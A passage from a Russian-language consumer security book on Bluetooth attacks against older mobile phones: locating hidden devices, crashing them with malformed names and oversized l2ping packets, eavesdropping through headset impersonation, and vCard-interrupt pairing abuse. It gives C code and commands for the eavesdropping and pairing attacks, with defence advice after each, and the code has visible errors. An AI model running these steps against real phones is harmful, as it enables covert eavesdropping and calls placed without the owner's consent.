Злоумышленники прибегают даже к дорогим компьютерным технологиям, чтобы охотиться за подобными мобильными телефонами

По-другому обстоит дело, если устройство B находится в скрытом режиме. Это означает, что оно не передает пакеты со своим адресом, а значит аппарат A просто не будет знать по какому адресу ему необходимо связаться.

Так как большинство обладателей мобильных телефонов в целях безопасности обычно держат его в скрытом режиме, то адреса их мобильных устройств никому неизвестны.

Вернемся к понятию адреса устройства Bluetooth. Адрес

устройства – это уникальный идентификатор длиной 6 байт. Первые три байта адреса – это идентификатор производителя устройства. Последние три байта определяются согласно правилам производителя.

Например, шестнадцатеричное представление адреса Bluetooth для телефона Sony Ericsson P900 выглядит следующим образом: 00:0A:D9:EB:66:C7.

Первые три байта 00:0A:D9 – это идентификатор Sony Ericsson. Эти три байта повторяются для всех устройств данной компании, в то время как последние три байта уникальны. EB:66:C7 – характеризуют именно телефон P900.

По замыслу разработчиков стандарта Bluetooth перевод телефона в скрытый режим должен обезопасить пользователей от обнаружения их устройств. Тем не менее, такой подход имеет серьезную уязвимость, которая позволяет обнаружить телефоны, находящиеся в скрытом режиме.

Конечно, банальный перебор всех возможных уникальных адресов и обращение к ним не имеет смысла. Ведь запрос вслепую по любому адресу для выяснения его присутствия в зоне покрытия сети Bluetooth занимает около 6 секунд. При этом количество переборов, которые необходимо осуществить равно 16 777 216, а на обнаружение всех адресов уйдет 3 года. Тем не менее, это не пугает злоумышленника, когда речь идет о поиске интересующего его мобильного телефона.

Дело в том, что большинство производителей присваивают предсказуемые значения последним трем байтам идентификаторов устройств. Так, первые 7 цифр для телефонов в фирме Sony Ericsson всегда равны 00:0A:D9:E. Таким образом, диапазон необходимых для перебора значений снижается до 5 цифр. Если злоумышленник определит, что ему необходима модель Sony Ericsson P900, то с большой долей вероятности можно сказать, что первые 8 цифр располагаются в диапазоне 00:0A:D9:E7 – 00:0A:D9:EE. Подобные статистические выкладки существуют и для других фирм производителей телефонов.

В целях сокращения времени обнаружения злоумышленник может увеличить количество сканирующих устройств, распределив между ними диапазоны адресов.

Например, одно из устройств на диапазон 00:0A:D9:E7 – 00:0A:D9:EB, а второе на диапазон 00:0A:D9:EC – 00:0A:D9:EE.

При осуществлении подобного сканирования злоумышленники используют утилиты, разработанные в среде операционной системы UNIX. Для этого они используют ноутбук с установленной операционной системой UNIX, подключенным передатчиком для работы с устройствами по Bluetooth и установленными утилитами, которые производят сканирование заранее заданного диапазона для обнаружения необходимой модели мобильного телефона.

Как только мобильное устройство обнаружено, мошенник определяет, кто из людей в радиусе 10 метров является его обладателем. Для этого злоумышленник осуществляет постоянное сканирование пространства на его наличие. Если телефон неожиданно покинул область сканирования, то, скорее всего, это совпало с моментом, когда один из людей отошел из зоны покрытия. Очевидно, что именно этот человек является обладателем интересующей злоумышленника модели.

Если обладатель мобильного телефона просто забыл перевести передатчик Bluetooth в скрытый режим, то его устройство почти сразу будет обнаружено злоумышленником.

ЗАЩИТА ОТ АТАКИ

Защититься от подобной атаки на практике весьма сложно. Конечно, лучше держать передатчик Bluetooth в скрытом режиме, чтобы не упрощать жизнь мошенникам. Тем не менее, надо понимать, что подобная предусмотрительность далеко не решает всех проблем.

Отключение Bluetooth в мобильном телефоне – не дает гарантии, что злоумышленник не сможет обнаружить ваш телефон.

Следует быть бдительным, находясь в людных местах или в местах с недостаточным освещением в поздние часы. Такие места являются полем деятельности карманников, и там на вас может быть осуществлено нападение. Стоимость элитного мобильного телефона вполне может побудить злоумышленников прибегнуть к специальным средствам для обнаружения объектов атаки.

Как с помощью Bluetooth выводят из строя мобильный телефон

Большинство пользователей сотовой связи не догадываются, что популярный и удобный коммуникационный сервис Bluetooth, может нести в себе почти «смертельную» опасность для их мобильного телефона.

Передача и прием сообщений по Bluetooth для многих моделей аппаратов может оказаться почти фатальной. Представьте себе, в один прекрасный момент на экране вашего устройства может появиться сообщение о том, что некто хочет подключиться, чтобы передать какую-либо картинку, мелодию или исполняемое приложение.

Разумеется, большинство пользователей, особенно после прочтения данной книги, от подобного предложения откажутся, памятуя о том, что эти файлы могут содержать вирус. Но не все так просто. Если злоумышленник благодаря вашей аккуратности не смог заразить ваш телефон, то он все же может вывести его из строя. Конечно, это относится не ко всем моделям телефонов.

«Смертоносное» сообщение с приглашением к обмену файлами по Bluetooth

Дело в том, что даже если вы не открыли стандартное сообщение типа «Принять файл от XXX по Bluetooth?», появившееся на экране вашего телефона, аппарат может «зависнуть». Причем вместо XXX может стоять совершенно невообразимая последовательность символов, например: $%#..^.

Таким образом, желаете вы того или нет, а ваш телефон с включенным Bluetooth-передатчиком в любой момент может быть выведен из строя. Ведь вам, как пользователю мобильного устройства, необязательно принимать или отклонять предложение получить файл – телефон отключится и без вашего участия.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Уязвимость, используемая данной атакой, заключается в неправильной интерпретации многими мобильными телефонами имени подключаемого устройства.

Рассмотрим природу данной уязвимости более подробно. Имя устройства согласно стандарту Bluetooth кодируется в формате UTF-8. Это означает, что имя телефона, присвоенное его владельцем при настройке Bluetooth, записывается в памяти в виде специальной последовательности байт, которая интерпретируется всеми устройствами Bluetooth именно как UTF-8 формат. Поддержка иного формата кодирования изначально не предусмотрена самим стандартом Bluetooth. Эта последовательность байт при отображении на экране мобильного телефона трансформируется в графическое изображение символов. В формате UTF-8 могут кодироваться любые символы, существующие в мире. Это могут быть даже китайские иероглифы или специальные символы, например:

% & * # ^ $

Тем не менее, некоторые интерпретаторы никак не ожидают увидеть в имени устройства символы, которые изначально нельзя даже набрать, используя клавиатуру мобильного телефона. Более того, интерпретаторы не производят никакой проверки на наличие неподдерживаемых символов. Конечно, так обстоит дело не со всеми моделями, а лишь с теми, в прошивке которых имеются недоработки. С другой стороны, понять разработчиков мобильных телефонов можно – они просто не ожидают, что в имени телефона, запрашивающего соединение по Bluetooth, может быть символ, который в принципе невозможно ввести с клавиатуры. Список таких «непредусмотренных» символов достаточно велик и варьируется достаточно сильно в зависимости от модели.

Для проведения подобной атаки злоумышленники, как правило, используют ноутбук с установленной операционной системой типа UNIX и Bluetooth-передатчиком.

Дело в том, что обычному пользователю работать под UNIX не так просто, как в среде Windows. UNIX – это операционная система, которая помимо графического режима, привычного для пользователей Windows, обладает мощными возможностями командного языка.

Она требует значительных умений и знаний, но при этом наделяет возможностями выполнять практически любые настройки и адаптировать систему, что называется, «под себя».

Кратко рассмотрим необходимые аспекты, которые помогут понять абоненту сотовой связи, с помощью каких технических средств на него ведется охота.

Для работы с Bluetooth-адаптером под операционной системой UNIX злоумышленник использует специальные средства, одним из которых является пакет Bluez, который он скачивает из Интернета.

Возможности работы с Bluetooth-адаптером под операционной системой UNIX с помощью пакета Bluez еще не раз будут рассматриваться в данной книге вместе с указанием на то, как ими пользуются злоумышленники.

Очевидно, что основной задачей злоумышленника является подмена имени устройства Bluetooth таким образом, чтобы в нем содержались символы, которые не могут интерпретироваться атакуемым телефоном. Присвоить такое имя с помощью одной из стандартных утилит из пакета Bluez невозможно ввиду того, что эти утилиты явно блокируют присвоение имени с неверными для Bluetooth символами. Для этого злоумышленнику приходится прибегать к созданию собственных утилит, которые, тем не менее, используют системные вызовы, определенные в Bluez-пакете. Именно эти системные вызовы предоставляют возможность присвоения имен.

К одним из таких системных вызовов относится вызов hci_send_cmd. Этот системный вызов имеет строго определенный синтаксис. Рассмотрим пример данного системного вызова, который используется злоумышленником для смены имени Bluetooth-адаптера таким образом, что мобильный телефон, к которому осуществляется обращение «зависает».

```
hci_send_cmd(s, OGF_HOST_CTL, OCF_CHANGE_LOCAL_NAME,
CHANGE_LOCAL_NAME_CP_SIZE, (void *) &cp);
```

В качестве первого параметра в системном вызове указывается имя сокета, который использует Bluetooth-адаптер ноутбука для обмена данными между самим ноутбуком и устройством Bluetooth. Этот сокет можно открыть и получить его имя с помощью элементарных ко-

манд Bluez. Делается это злоумышленником в утилите до системного вызова hci_send_cmd.

Параметр OCF_CHANGE_LOCAL_NAME указывает на то, что в данном вызове будет осуществлена смена имени устройства. Ведь сам по себе вызов hci_send_cmd передает определенную команду на исполнение устройству Bluetooth. То, что обращение идет к тому уровню стека протоколов Bluetooth, который несет ответственность за изменение имени, определяется специальным параметром OGF_HOST_CTL.

В качестве параметров в данную функцию передается новое имя и его длина. Имя передается в структуре cp. Одно из полей этой структуры носит название name и используется для хранения имени устройства, которое будет передаваться всем мобильным телефонам, к которым обратится Bluetooth-адаптер. Поле данной структуры name злоумышленник инициализирует специальным значением, содержащим как раз запрещенные символы. Длина нового имени помещается в поле length структуры cp. Указатель на эту структуру с новым именем и его длиной передается в параметре (void*) &cp.

Разработчики протокола не подразумевали, что возможна передача такого искаженного имени, ведь изначально протокол использовался с устройствами, оснащенными достаточно жесткой логикой, в которых отсутствовала возможность вводить управляющие символы в строке имени.

> Разработчики протокола Bluetooth не предусмотрели целый ряд возможных атак, в том числе оставив возможность для злоумышленника удаленно выводить телефон из строя.

Отметим, что приведенная выше процедура не является единственным способом атаки на мобильный телефон посредством Bluetooth. Также на подобные устройства возможно осуществление, так называемой DoS-атаки, то есть атаки отказа в обслуживании (Denial of Service).

Суть атаки заключается в следующем. Мобильному устройству по Bluetooth-каналу передаются данные, которые в силу определенной реализации Bluetooth-передатчика, приводят к выходу аппарата из строя. Если говорить конкретно о DoS-атаке на мобильные телефоны, то такой атаке могут быть подвержены устройства, в которых существует уязвимость переполнения буфера. Переполнение буфера в первом приближении подразумевает, что размер памяти для приема данных меньше объ-

ема реально поступающей информации. Это приводит к тому, что выделенная память переполняется, и мобильный телефон выходит из строя.

Уязвимость большинства устройств заключается в том, что они не реализуют проверку длины пакета передаваемых данных, оставаясь тем самым уязвимыми к пакетам, размер которых достаточно велик для того, чтобы переполнить выделяемый под них буфер. Как правило, длины пакета в 600 байт оказывается вполне достаточным для переполнения памяти большинства мобильных телефонов.

Для осуществления атаки с использованием уязвимости стека Bluetooth злоумышленник применяет компьютер с операционной системой типа UNIX и библиотекой Bluez. С помощью содержащейся в этой библиотеке утилиты l2ping злоумышленник способен задавать длину посылаемых пакетов. Для этого он выполняет следующую команду:

```
l2ping -s 600 <адрес устройства>
```

Конечно, перед тем как использовать переполнение буфера с помощью данной команды необходимо провести подготовку принимающего устройства с помощью целой последовательности других команд. Все это делается удаленно. Приводить полный алгоритм атаки и название команд мы не будем по понятным причинам.

ЗАЩИТА ОТ АТАКИ

Защититься от подобной атаки невозможно. Если у пользователя есть возможность не принимать сообщения по Bluetooth, то отказаться от приема приглашений к обмену файлами нельзя. Чтобы защититься от этих атак, необходимо перевести передатчик Bluetooth в скрытый режим и включать его только тогда, когда возникает необходимость получения файлов от пользователя, которого вы хорошо знаете.

Также может оказаться полезной «перепрошивка» телефона с целью добавления поддержки всех символов UTF-8. Но подобного рода «перепрошивка» может быть выполнена только профессионалом, а в настоящее время специалистов высокого уровня найти нелегко. Отметим также, что к подобной атаке уязвимы не все модели телефонов. Кроме того, существуют модели беспроводных устройств, которые не поддерживают передачу данных по Bluetooth, что в связи с вышеизложенным уже нельзя отнести к абсолютному недостатку.

Как с помощью мобильного телефона прослушивают нетелефонные разговоры

Злоумышленнику нет необходимости класть вам в карман «жучок» или использовать подслушивающее устройство в помещениях, где вы находитесь, чтобы узнать содержание ваших разговоров. Для этого он может использовать ваш мобильный телефон.

В ключевой момент вашей беседы ваш телефонный аппарат наберет незнакомый вам номер и будет передавать ваш разговор до тех пор, пока заинтересованный в содержании разговора человек на другом конце провода не повесит трубку. Если мобильный телефон лежит достаточно близко к вам в момент разговора, то можно быть уверенным, что злоумышленник услышит и даже запишет все, что его интересует. При этом злоумышленник может находиться на значительном расстоянии от вас. Но это еще не все.

В вашем устройстве не останется следов того, что кому-то был сделан несанкционированный вызов. Вы не узнаете никогда о том, что вас подслушали. В исходящих вызовах не будет значиться незнакомый номер. В такой сюжет практически невозможно поверить, но это так.

Конечно, не все мобильные телефоны могут быть использованы злоумышленником как подслушивающие устройства. Пользователи бизнес-класса предпочитают смартфоны, которые, несмотря на свою несомненную презентабельность и обширные возможности, просто переполнены различными уязвимостями. Используя именно эти уязвимости, злоумышленник может превратить ваш телефон в контролируемое им подслушивающее устройство. При желании он может вообще инициировать звонок для подслушивания телефонного разговора, находясь на другом конце Земли.

В ключевой момент важной беседы ваш телефон наберет незнакомый номер и будет передавать разговор до тех пор, пока заинтересованный в содержании разговора человек на другом конце линии не повесит трубку.

Причем не всегда злоумышленнику необходимо на некоторое время выкрадывать мобильный телефон для установки жучка, некоторые модели телефона позволяют инициировать вызов удаленно, без контакта с телефоном, более того, не зная номера телефона.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Данная атака возможна из-за уязвимости некоторых мобильных телефонов, оснащенных передатчиком Bluetooth, который используется для удаленного управления телефоном с помощью гарнитуры. Уязвимости в алгоритме авторизации таких гарнитур и приводят к возможности прослушивания. Основным недостатком данного алгоритма является то, что гарнитура зачастую не должна проходить авторизацию для того, чтобы управлять телефоном.

Сказанное на важных переговорах может быть услышано злоумышленником, если у кого-либо из присутствующих случайно оказался уязвимый телефон

Отсутствие алгоритма аутентификации связано с тем, что производители гарнитур стремятся снизить стоимость за счет отсутствия аппаратной реализации данной процедуры. Производители же мобильных телефонов, зная об отсутствии таких алгоритмов в ряде гарнитур, просто упразднили механизм проверки подобного оборудования, подключенного к телефонным аппаратам для обеспечения совместимости с большим количеством гарнитур.

Конечно, так дело обстоит далеко не с каждой моделью телефона. Хотя отсутствие механизма авторизации гарнитур не является странным. Ведь подключенная к телефону гарнитура используется лишь для ведения разговора без использования микрофона и динамика мобильного телефона.

Сама гарнитура не может ни инициировать звонок, ни скачать данные из телефона. То есть неавторизованное подключение сторонней гарнитуры к телефону не несет ничего опасного.

Обычно поиск гарнитуры инициируется самим мобильным телефоном, ведь гарнитура для снижения стоимости не снабжается функционалом, позволяющим осуществлять поиск устройств.

Это означает, что гарнитура не может сама найти мобильный телефон и, тем более, не может определить, по какому Bluetooth-каналу взаимодействовать с ним.

Каждая функциональная возможность Bluetooth-передатчика закреплена за соответствующим портом (каналом) устройства. Портов у стандартного передатчика достаточно много. Сделано это для того, чтобы передатчик мог одновременно выполнять несколько функций или, на языке разработчиков, поддерживать различные профили. К профилям относятся такие возможности как информационное взаимодействие с точкой доступа сети Интернет, эмуляция последовательного порта для обмена данными с персональным компьютером, передача и прием электронных визиток и т. п. Одной из этих возможностей является взаимодействие с Bluetooth-гарнитурой. Обычно, мо-

Злоумышленник может управлять телефоном, имитируя Bluetooth гарнитуру для получения доступа

бильный телефон, найдя в зоне действия Bluetooth-передатчик гарнитуры, передает ей номер порта, по которому гарнитура и осуществляет подключение.

Но для уязвимых телефонов номер профиля беспроводной гарнитуры точно известен. А если номер канала известен, а авторизация отсутствует, то существует возможность осуществить атаку. Усугубляет положение то, что подключенная к телефону гарнитура обладает достаточно высокими правами.

Рассмотрим, как злоумышленник может воспользоваться данной уязвимостью для организации атаки. Прежде всего, он может обратиться к уже рассмотренным в предыдущем разделе приемам. К ним, прежде всего, относятся использование операционной системы типа UNIX, установленной на мобильном ноутбуке, Bluetooth-адаптер и применение пакета Bluez.

С помощью такого арсенала злоумышленник эмулирует Bluetooth-гарнитуру. Настроив Bluetooth-адаптер таким образом, чтобы он отвечал требованиям мобильного телефона к гарнитуре, он без авторизации обращается к мобильному телефону и начинает управлять им. Рассмотрим основную часть программы, созданную с использованием библиотек Bluez на языке C.

Ниже приведен пример такой программы. Текст программы упрощен, так как цель этого примера показать суть действий злоумышленника. Из текста исключены необходимые проверки условий выполнения каждого действия, перехват сигналов-исключений и так далее

В первых строках приведенного кода программы [1,2,3] происходит подключение заголовочных файлов, где приведены основные определения для работы с функционалом Bluez.

Далее в программе [4] определяются переменные, с которыми предстоит работать.

Выполнение атакующих действий начинается в строке 6 приведенного программного кода. В данной строке определяется идентификатор атакующего устройства Bluetooth с помощью функции hci_get_route. Параметр NULL в этом вызове показывает, что будет использоваться устройство Bluetooth по умолчанию, а полученное значение dev_id и есть необходимый идентификатор. В данном случае – это

```
1   #include <bluetooth/bluetooth.h>
2   #include <bluetooth/hci.h>
3   #include <bluetooth/hci_lib.h>
4   int sock=-1, dev_id=-1, hci_sock=-1, channel=13;
5   int main(int argc, char *argv[]) {
6    dev_id = hci_get_route(NULL);
7    hci_sock = hci_open_dev(dev_id);
8    bt_configure(dev_id, hci_sock);
9    sock = socket(AF_BLUETOOTH, SOCK_RAW, BTPROTO_RFCOMM);
10   bt_bind(sock, dev_id, "BA:00:01:FF:32:AA", channel);
11   rfcomm_fp = fopen("/dev/rfcomm", "w");
12   bt_rfcomm_config(fileno(rfcomm_fp);
13   at_dial (rfcomm_fp, "79037548744");
14   fclose(rfcomm_fp);
15   hci_close_dev(hci_sock);
16  }
```

идентификатор подключенного к ноутбуку адаптера Bluetooth. Данный идентификатор используется для того, чтобы создать на атакующем компьютере сокет на уровне HCI. Делается это с использованием специальной команды hci_open_dev.

В строке 7 происходит создание дескриптора сокета hci_sock. Данный сокет используется для взаимодействия с устройством атакуемого на низком уровне, на котором фактически происходит обращение Bluetooth гарнитуры к мобильному телефону.

Следующая далее [8] функция bt_configure конфигурирует сокет для установки будущего соединения таким образом, чтобы использовать уязвимость некоторых моделей телефона, то есть отсутствие аутентификации при обращении к ним Bluetooth гарнитуры. Ниже приводится текст данной функции:

```
1   int bt_configure(int dev_id, int s) {
2   struct hci_dev_req dr;
3   dr.dev_id = dev_id;
4    dr.dev_opt = AUTH_DISABLED;
5    ioctl(s, HCISETAUTH, &dr)
6    dr.dev_opt = ENCRYPT_DISABLED;
7    ioctl(s, HCISETENCRYPT, &dr)
8   return 0;
9    }
```

В качестве параметров функции передаются идентификатор подключенного к ноутбуку адаптера (dev_id), а также дескриптор созданного сокета (s).

Сама же функция создает канал для сокета hci_sock. Причем канал создается таким образом, чтобы обмен данными осуществлялся по нему без авторизации. Делается это с помощью установки поля dev_opt структуры hci_dev_req, равным AUTH_DISABLED [5]. Далее в строке 5 происходит настройка канала в соответствии с выставленным значением поля структуры.

Аналогичным образом отключается режим шифрования для работы с данным каналом. Делается это с помощью директивы ENCRYPT_DISABLED [6]. После выполнения данной функции в основном тексте программы создается сокет для канала RFCOMM [9].

Передаваемые в функцию создания сокета параметры являются указанием на то, как должен функционировать канал передачи данных RFCOMM. Как правило, набор этих параметров стандартен:

AF_BLUETOOTH – переменная, указывающая, что будет использован домен коммуникации Bluetooth и его набор протоколов;

SOCK_RAW – указание на низкоуровневый сетевой протокол;

BTPROTO_RFCOMM – указание на конкретный используемый протокол.

Необходимо отметить важную деталь. Как уже было сказано выше, выбор канала для каждого устройства – это ключевой момент атаки. Так для модели телефона Nokia 6310i применяется значение,

равное 13. Так как именно этот канал данной модели является незащищенным и используется для управления телефоном с помощью гарнитуры. Подчеркнем, что в качестве примера мы разбираем атаку на устаревшую модель Nokia 6310i.

В связи с этим, связь с атакуемым устройством устанавливается именно по каналу номер 13. Это значение присваивается в начале программы [4] переменной channel, которая позже передается функции bt_bind.

В стандартной структуре типа rfcomm_dev_req заполняются поля dev_id, переданным в функцию значением dev_id, а также поле flags, которое инициализируется нулем.

```
1  int bt_bind(int sock, int dev_id, char *bdaddr, int channel) {
2      struct rfcomm_dev_req req;
3      req.dev_id = dev_id;
4      req.flags = 0;
5      req.channel = channel;
6      bacpy(&req.src, BDADDR_ANY);
7      bacpy(&req.dst, bdaddr);
8      ioctl(sock, RFCOMMCREATEDEV, &req);
9      return 0;
10 }
```

Поле channel устанавливается равным 13, то есть номеру незащищенного канала для телефона Nokia 6310i. Поле src инициализируется значением BDADDR_ANY, указывающим на то, что создаваемый канал RFCOMM может быть использован любым устройством для подключения. Поле же dst инициируется адресом атакуемого устройства, показывая тем самым, что все данные по каналу будут передаваться устройству именно с этим адресом. Канал RFCOMM создается с помощью стандартной функции ioctl [8].

На следующем шаге в основном теле программы только что созданное устройство «/dev/rfcomm/» открывается на запись.

Все данные, записываемые в него, будут переданы на атакуемое устройство.

Для того чтобы атакуемый телефонный аппарат принял эти данные и верно их интерпретировал, злоумышленник выполняет вызов функции bt_rfcomm_config, которая имеет следующий синтаксис.

Данная функция устанавливает параметры терминального интерфейса, работающего с асинхронным коммуникационным портом.

В функции выставляются необходимые флаги для установленного соединения. Данные флаги позволят сконфигурировать канал таким образом, чтобы Bluetooth-адаптер атакуемого устройства не запросил авторизацию и оставил подключение по Bluetooth незамеченным для пользователя.

```
1   int bt_rfcomm_config (int fd) {
2       struct termios t;
3       int ret;
4       t.c_iflag = IGNBRK;
5       t.c_oflag = 0;
6       t.c_cflag = CLOCAL | CREAD | CS8 | B115200;
7       t.c_lflag = 0;
8       t.c_line = 0;
9       t.c_ispeed = B115200;
10      t.c_ospeed = B115200;
11      ret = tcsetattr(fd, TCSADRAIN, &t);
12      return ret;
13      }
```

Рассмотрим эти опции. Полю c_iflag присваивается значение IGNBRK. Это соответствует запрету на прерывание ввода в атакуемое устройство.

Полю c_cflag присваиваются значения CLOCAL | CREAD | CS8 | B115200. Это указывает на то, что будет игнорироваться управление линиями с помощью модема, будет производиться прием данных и будет установлена определенная длина передаваемой строки, а также будет использоваться указанная скорость передачи.

Наконец рассмотрим ту часть программы, которая реализует запрограммированные злоумышленником действия по инициализации звонка.

Выполняются запрещенные действия в функции at_dial исходного кода программы. Рассмотрим ее реализацию.

```
1  int at_dial(FILE *fp, const char *call_id) {
2      fprintf(fp, "AT");
3      fprintf(fp, "D");
4      sprintf(fp, "%s;", call_id);
5      fprintf(fp, "\r\n");
6      return 0;
7      }
```

Функция выполняет простейшее действие – инициирует с атакуемого мобильного телефона набор номера, переданного злоумышленником. В дескриптор, передаваемый в функцию, записывается AT-команда набора телефонного номера. После получения такой команды атакуемый телефон инициирует вызов на указанный номер без ведома владельца.

Существует еще один способ реализации подобной атаки, который заключается в необходимости установки на телефон пользователя специальной программы-жучка. Эта программа будет инициировать вызов при получении специальной SMS, которая будет сразу же удалена после совершения вызова. Эта атака менее эффектна ввиду того, что злоумышленник должен заполучить мобильный телефон жертвы на некоторое время.

ЗАЩИТА ОТ АТАКИ

Защититься от данной атаки невозможно. Тем не менее, уязвимыми для этой атаки являются не все телефоны. Некоторые модели все же требуют аутентификацию гарнитуры. Пожалуй, единственный способ защиты уязвимых моделей – это накладывание патча, который позволит закрыть данную уязвимость в «прошивке» телефона. Помочь защититься от прослушивания может отключение мобильного телефона на время беседы, содержание которой не должно быть предано огласке.

Как совершают бесплатные звонки с чужого мобильного телефона

Представьте себе, что вам на мобильный телефон звонит ваш друг и спрашивает, когда же вы вернете ему деньги, которые он вам перечислил на счет. Проблема в том, что вы его никогда об этом не просили. Да и сумма, мягко говоря, весьма приличная. По его рассказам оказывается, что вы лично, взволнованный и впопыхах, звонили ему вчера и просили срочно перевести эти деньги на счет. Но номер счета вам совершенно не знаком. А звонили вы вашему приятелю с собственного мобильного телефона (номер у него определился). Вы смотрите исходящие звонки: действительно вы звонили вчера. Проблема только в том, что вы этого не делали и точно уверены, что мобильный телефон из рук не выпускали.

А представьте, что буквально через полчаса с аналогичной просьбой звонит еще один ваш приятель и задает те же вопросы. Конфуз.

А что если то же самое произошло бы немного по другому сценарию: скажем 'вы' звонили не другу, а вашему неприятелю с оскорблениями? Причем ваш номер явно высветился на экране мобильного телефона человека, которого вы, сами не зная того, оскорбили. В большинстве случаев такого повода может хватить для весьма неприятных ответных действий.

С вашего мобильного телефона могут позвонить в любой момент на произвольный номер, а вы об этом даже не будете знать, хотя и не выпускаете телефон из рук и точно уверены, что к нему никто не прикасался.

Еще хуже выглядит ситуация в случае, если злоумышленник позвонит в местное отделение милиции с угрозами или, что еще хуже, с ложным предупреждением о том, что некоторое здание в центре города заминировано. Солидный штраф и другие суровые меры наказания обеспечены.

Одним словом, последствия подобного недоразумения могут быть весьма и весьма далеко идущими. Такое положение дел можно было хоть как-то оправдать, если бы не номер, определившийся на телефоне человека, которому вы позвонили, и если бы в ваших исходящих вызовах не значился этот звонок.

Сценариев, которые может разыграть злоумышленник, имеющий на руках подобный инструмент атаки, может быть множество. Каждый из них в зависимости от воображения злоумышленника может иметь весьма серьезные последствия.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Рассмотрим причины, позволяющие злоумышленнику получить возможность удаленно звонить с вашего мобильного телефона.

Суть атаки заключается в том, чтобы ваш телефон воспринял Bluetooth-гарнитуру злоумышленника как свое авторизованное внешнее устройство.

Для осуществления описанных действий злоумышленник использует уязвимость телефонов, проявляющуюся при передаче сообщений формата vCard. vCard – это электронная визитка, в которой содержится информация о человеке: его имя, фамилия, номер телефона, дата рождения и другие данные. Формат сообщений vCard напоминает XML и является универсальным для всех телефонов. Подчеркнем тот факт, что прием сообщений vCard на ряде моделей разрешен от любого пользователя, причем не обязательно авторизованного. Делается это для того, чтобы любой желающий мог послать информацию о себе на произвольный телефон. На основе информации из vCard по задумке создателей мобильных телефонов пользователь должен сделать вывод о человеке,

Злоумышленник может проникнуть в ваш телефон и совершить телефонный звонок на один из номеров вашей телефонной книжки якобы от вас

прислaвшем сообщение. Если прочитанная информация об абоненте вызвала доверие, то пользователь может разрешить прием сообщений от него без осуществления авторизации при последующих соединениях.

Опишем механизм работы с vCard более подробно. Когда удаленное устройство пересылает телефону пользователя сообщение формата vCard, он распознает его именно как vCard. После этого мобильный телефон временно присваивает незнакомому удаленному устройству статус авторизованного.

Это означает, что мобильный телефон пользователя полностью «доверяет» авторизованному устройству при обмене информацией по Bluetooth. Устанавливается такой статус лишь на время передачи сообщения vCard. После того, как сообщение прочитано, устройство исключается из списка авторизованных.

Уязвимость же такого механизма заключается в том, что если передача vCard вдруг будет прервана, то запись о передававшем устройстве остается в списке авторизованных аппаратов и не удаляется мобильным телефоном.

Для того чтобы осуществить такую атаку злоумышленник, как правило, создает некоторую утилиту, которая делает несколько попыток отправить на атакуемый телефон сообщение vCard и прерывает эту передачу во время непосредственной отправки сообщения. Одной из основных особенностей данной атаки является своевременный разрыв соединения.

Итак, рассмотрим реализацию данной атаки более подробно. Злоумышленник может вести атаку, используя ноутбук с установленной операционной системой UNIX. Он инициирует соединение через OBEX Push Profile, симулируя посылку vCard. При инициировании отправки злоумышленник устанавливает адрес Bluetooth-адаптера на ноутбуке, идентичный адресу своей Bluetooth-гарнитуры.

Хотя разработчики стандарта Bluetooth подразумевали, что все устройства Bluetooth имеют свой уникальный адрес, но уникальная гибкость настроек операционной системы UNIX позволяет злоумышленникам устанавливать произвольные адреса Bluetooth-устройств вручную. Для этого устанавливается в файле /etc/bluetooth/conf.conf требуемый адрес устройства и перезагружается служба Bluetooth. После начала отправки vCard атакующий компьютер с требуемым адресом ини-

циирует прерывание процесса отправки. После этого адрес атакующего устройства сохраняется в списке авторизованных устройств на атакуемом телефоне.

Для подобной атаки используется утилита obexapp из пакета Bluez. Приведем пример запроса на отправку сообщения типа vCard с помощью утилиты obexapp. Данная команда набирается в консоли UNIX системы.

```
# obexapp -a 00:80:37:29:19:a4 -C OPUSH
obex> put user.vcard
```

В качестве параметров утилите передается адрес атакуемого устройства (-a 00:80:37:29:19) и опция OPUSH, указывающая на то, что следует передать некий файл на устройство с указанным ранее адресом. После того, как данная команда будет исполнена, на экране появится приглашение к определению файла для передачи.

В ответ на данное приглашение злоумышленник может ввести команду put user.vcard, указывающую на то, что на телефон с указанным адресом требуется передать файл vcard.

Если после прерывания данного вызова адрес устройства злоумышленника не окажется в списке авторизованных устройств, то он может несколько раз повторить процесс отправки-прерывания, пока устройство не сработает нужным для него образом.

Следующим шагом атаки является получение контроля над устройством. Для этого используется профиль «headset profile», разработанный для того, чтобы управлять телефоном через гарнитуру Bluetooth.

При этом злоумышленник подключается через канал данного профиля, используя тот факт, что он занесен в список «доверенных» устройств, и авторизация со стороны атакуемого устройства не последует. То есть, злоумышленник стремится узнать, по какому каналу у атакуемого телефона находится данный профиль. Затем злоумышленник подсоединяется по выделенному каналу и инициирует звонок, якобы через Bluetooth-гарнитуру. Так как адрес гарнитуры находится в списке «доверенных» устройств атакуемого телефона, то злоумышленник достигнет своей цели.

ЗАЩИТА ОТ АТАКИ

Защититься от атаки при Bluetooth-передатчике, работающем в активном режиме, практически невозможно. Единственной рекомендацией является перевод Bluetooth в скрытый режим, чтобы злоумышленнику труднее было обнаружить телефон. Отметим, что даже в скрытом режиме и если телефон выключен, злоумышленник все равно может осуществить атаку.

Как похищают SMS-сообщения и адресную книгу с вашего мобильного телефона

Для большинства людей мобильный телефон уже давно стал чем-то вроде органайзера, где хранятся все заметки, важные данные, контакты, планы, встречи. Очевидно, что информация, хранимая в мобильном телефоне, часто представляет большую ценность.

При желании из мобильного телефона злоумышленник может извлечь историю звонков, отправленные и полученные SMS-сообщения. В отдельных случаях подобные данные содержат ценную информацию.

Многие хранят в мобильных устройствах PIN-коды банковских карточек, номера счетов. Хранимая информация руководителей крупных предприятий может содержать сведения, представляющие собой коммерческую тайну, и быть объектом промышленного шпионажа. В телефоне также могут храниться персональные данные: информация о ваших передвижениях и распорядке дня. Злоумышленникам, например, важно знать, когда хозяин думает покинуть свою квартиру на длительный срок, чтобы нанести ему нежданный визит.

Что может стать достоянием злоумышленников?

- SMS-сообщения;
- PIN-коды банковских карточек;
- информация о встречах из электронного календаря;
- история звонков;
- пароли для доступа.

Очевидно, что наличие подобных данных в памяти мобильного телефона – это пренебрежение правилами личной безопасности. Установка всевозможных паролей и PIN-кодов не способна защитить от похищения ценной информации. Причем вы вряд ли обнаружите этот факт.

